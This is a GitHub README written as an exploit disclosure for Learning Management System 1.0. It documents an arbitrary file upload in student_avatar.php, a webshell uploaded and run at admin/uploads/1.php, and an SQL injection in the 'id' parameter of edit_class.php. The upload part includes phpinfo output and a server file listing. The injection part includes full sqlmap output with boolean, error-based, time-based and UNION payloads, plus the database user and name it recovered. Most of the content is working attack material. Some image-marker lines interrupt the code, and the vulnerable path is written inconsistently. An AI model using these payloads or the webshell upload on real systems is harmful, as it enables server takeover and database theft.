

main

...

Learning-Management-System / README.md

TCSWT Update README.md

History

1 contributor

40 lines (33 sloc) 1.81 KB

...

Learning-Management-System

This system also has a responsive design compatible with mobile devices. Exploit Title: Learning Management System 1.0 — Arbitrary file upload vulnerability

Vendor Homepage: <https://www.sourcecodester.com/php/7339/learning-management-system.html>

Software Link: [https://www.sourcecodester.com/download-code?](https://www.sourcecodester.com/download-code?nid=7339&title=Online+Learning+Management+System+using+PHP%2FMySQLi+with+Source+Code)

[nid=7339&title=Online+Learning+Management+System+using+PHP%2FMySQLi+with+Source+Code](https://www.sourcecodester.com/download-code?nid=7339&title=Online+Learning+Management+System+using+PHP%2FMySQLi+with+Source+Code)

Vulnerability Type:

File upload

Vulnerability Version :

V 1.0

Recurring environment:

Windows 10

Vulnerability Description AND recurrence:

The vulnerability is in the \lms\student_avatar.php file

```
1 <?php
2 include('admin/dbcon.php');
3 include('session.php');
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
```

```
if (isset($_POST['change'])) {

    $image = addslashes(file_get_contents($_FILES['image']['tmp_name']));
    $image_name = addslashes($_FILES['image']['name']);
    $image_size = getimagesize($_FILES['image']['tmp_name']);


    move_uploaded_file($_FILES["image"]["tmp_name"], "admin/uploads/" . $_FILES["image"]["name"]);
    $location = "uploads/" . $_FILES["image"]["name"];


    mysqli_query($conn,"update student set location = '$location' where student_id = '$session_id' ")or die(mysqli_error());

    ?>

<script>
window.location = "dashboard_student.php";
</script>

<?php } ?>
```





You can access our Webshell in the root directory

192.168.100.242/lms/admin/uploads/1.php

PHP Version 7.3.24

System	Windows NT DESKTOP-GAVDN48 10.0 build 17763 (Windows 10) AMD64
Build Date	Oct 27 2020 14:37:24
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cmd /c "noloco /e:script configure.js --enable-snapshot-build --enable-debug-pack --with-pdo-oci=c:\php-snap-build\deps_aud\oracle64\instantclient_12_1\jdk\shared --with-oci8-12=c:\php-snap-build\deps_aud\oracle64\instantclient_12_1\jdk\shared --enable-object-out-dir=.\obj --enable-com-dotnet=shared --without-analyzer --with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	no value
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731

http://192.168.100.242/lms/admin/uploads/1.php

☒ Post data ☐ Referer ☐ User Agent ☐ Cookies

`pp=phpinfo();`

H Upgrade-Insecure-Requests: 1

文件	时间	大小	属性
1.php	2020-12-25 07:51:02	26	0666
100px-Rasmus_Lerdorf_cropped.jpg	2013-10-27 12:32:14	6537	0666
1016616_10200832748845693_1037423318_n.jpg	2013-10-30 09:13:26	26582	0666
1238242_601181029920712_1808577925_n.jpg	2013-10-11 02:13:14	11749	0666
1240518_10200243579963092_2073745461_n.jpg	2013-10-10 23:20:52	66662	0666
17924_505204576195828_1356977928_n.jpg	2013-10-11 02:16:50	29476	0666
22C8EA3C.jpg	2013-10-28 08:57:36	30182	0666
2552_File_sample.pdf	2020-12-21 02:34:46	18810	0666
2840_File_IMG_0698.jpg	2013-11-25 08:53:20	156080	0666
2848_File_sample.pdf	2020-12-21 02:36:28	18810	0666
3094_384893504898082_1563225657_n.jpg	2013-12-11 20:55:04	86604	0666
320726_247884481932319_143095752_n.jpg	2013-09-23 07:09:22	23779	0666
3579_File_sample.pdf	2020-12-21 02:38:24	18810	0666
380903_288008981235527_682004916_n.jpg	2014-02-13 05:44:18	177498	0666
389040_384893534898079_1248204755_n.jpg	2013-12-11 20:54:32	14897	0666
3952_File_sample.pdf	2020-12-21 02:24:52	18810	0666
3CDA102486.JPG	2013-10-10 21:46:36	73380	0666
4358_File_sample.pdf	2020-12-21 02:21:06	18810	0666
449E26DB.jpg	2014-01-15 16:10:52	55282	0666
4F5FC0A1.jpg	2013-10-10 21:48:20	53543	0666
5037_File_sample.pdf	2020-12-21 02:31:42	18810	0666
5134_File_sample.pdf	2020-12-21 02:10:22	18810	0666
526114_436242963105449_345726317_n.jpg	2013-10-11 00:50:46	14201	0666
5343_File_sample.pdf	2020-12-21 02:14:26	18810	0666
552629_384562911597808_1087140773_n.jpg	2013-10-30 09:13:46	107404	0666
6A88_File_sample.pdf	2020-12-21 02:39:34	18810	0666

Exploit Title: Learning Management System 1.0 — 'id' SQL Injection

Vendor Homepage: <https://www.sourcecodester.com/php/7339/learning-management-system.html>

Software Link: <https://www.sourcecodester.com/download-code?>

nid=7339&title=Online+Learning+Management+System+using+PHP%2FMySQLi+with+Source+Code

Vulnerability Type: SQL Injection

Vulnerability Version :

V 1.0

Recurring environment:

Windows 10

Vulnerability Description AND recurrence:

The vulnerability is in the \jms\admin\edit_class.php file

```
13 <?php
14 $class_query = mysqli_query($conn,"select * from class")or die(mysqli_error());
15 while($class_row = mysqli_fetch_array($class_query)){
16     $id = $class_row['class_id'];
17 }
```

use SQLMAP

SQL parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? (y/N) N
sqlmap identified the following injection point(s) with a total of 183 HTTP(s) requests:

```
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: id=' AND 2073=(SELECT (CASE WHEN (2073=2073) THEN 2073 ELSE (SELECT 4704 UNION SELECT 4516) END))-- --

Type: error-based
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=' OR (SELECT 8063 FROM(SELECT COUNT(*),CONCAT(0x717a716a71,(SELECT (ELT(8063=8063,1))) ,0x716b786271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- zIDM

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=' AND (SELECT 4200 FROM (SELECT(SLEEP(5)))kSzxd)-- DNUU

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id='-6399' UNION ALL SELECT NULL,CONCAT(0x717a716a71,0x4d754e5169424562784b51504e5a5e424e4e596772517374435a514350594d634a684b7945525175,0x716b786271)-- --

[14:57:15] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[14:57:15] [INFO] fetching current user
current user: 'root@localhost'
[14:57:15] [INFO] fetching current database
current database: 'capstone'
```